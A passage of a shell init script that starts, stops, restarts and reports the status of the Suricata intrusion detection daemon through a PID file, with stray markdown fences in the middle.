    echo "Unsupported listen mode $LISTENMODE, aborting"
    exit 1
    ;;
esac

SURICATA_OPTIONS=" -c $SURCONF --pidfile $PIDFILE $LISTEN_OPTIONS -D"

# See how we were called.
case "$1" in
  start)
       if [ -f $PIDFILE ]; then
           PID1=`cat $PIDFILE`
           if kill -0 "$PID1" 2>/dev/null; then
               echo "$NAME is already running with PID $PID1"
               exit 0
           fi
       fi
       check_run_dir
       echo -n "Starting suricata in $IDMODE mode..."
       if [ -f /usr/lib/libtcmalloc_minimal.so.0 ] && [ "x$TCMALLOC" = "xYES" ]; then
           export LD_PRELOAD="/usr/lib/libtcmalloc_minimal.so.0"
           #echo "Using googles tcmalloc for minor performance boost!?!"
       fi
       $DAEMON $SURICATA_OPTIONS > /var/log/suricata/suricata-start.log  2>&1 &
       echo " done."
       ;;
  stop)
       echo -n "Stopping suricata: "
       if [ -f $PIDFILE ]; then
           PID2=`cat $PIDFILE`
       else
           echo " No PID file found; not running?"
           exit 0;
       fi
       start-stop-daemon --oknodo --stop --quiet --pidfile=$PIDFILE --exec $DAEMON
       if [ -n "$PID2" ]; then
           kill "$PID2"
           ret=$?
           sleep 2
           if kill -0 "$PID2" 2>/dev/null; then
               ret=$?
               echo -n "Waiting . "
               cnt=0
               while kill -0 "$PID2" 2>/dev/null; do
                   ret=$?
                   cnt=`expr "$cnt" + 1`
                   if [ "$cnt" -gt 10 ]; then
                      kill -9 "$PID2"
                      break
                   fi
                   sleep 2
                   echo -n ". "
               done
           fi
       fi
       rm $PIDFILE > /dev/null 2>&1
       echo " done."
```

```
    ;;
  status)
       # Check if running...
       if [ -s $PIDFILE ]; then
           PID3=`cat $PIDFILE`
           if kill -0 "$PID3" 2>/dev/null; then
               echo "$NAME is running with PID $PID3"
               exit 0
           else
               echo "PID file $PIDFILE exists, but process not running!"
           fi
       else
          echo "$NAME not running!"
       fi
    ;;
  restart)
        $0 stop
        $0 start
    ;;
  force-reload)
        $0 stop
        $0 start
    ;;
  *)
        echo "Usage: $0 {start|stop|restart|status}"
        exit 1
esac

exit 0
```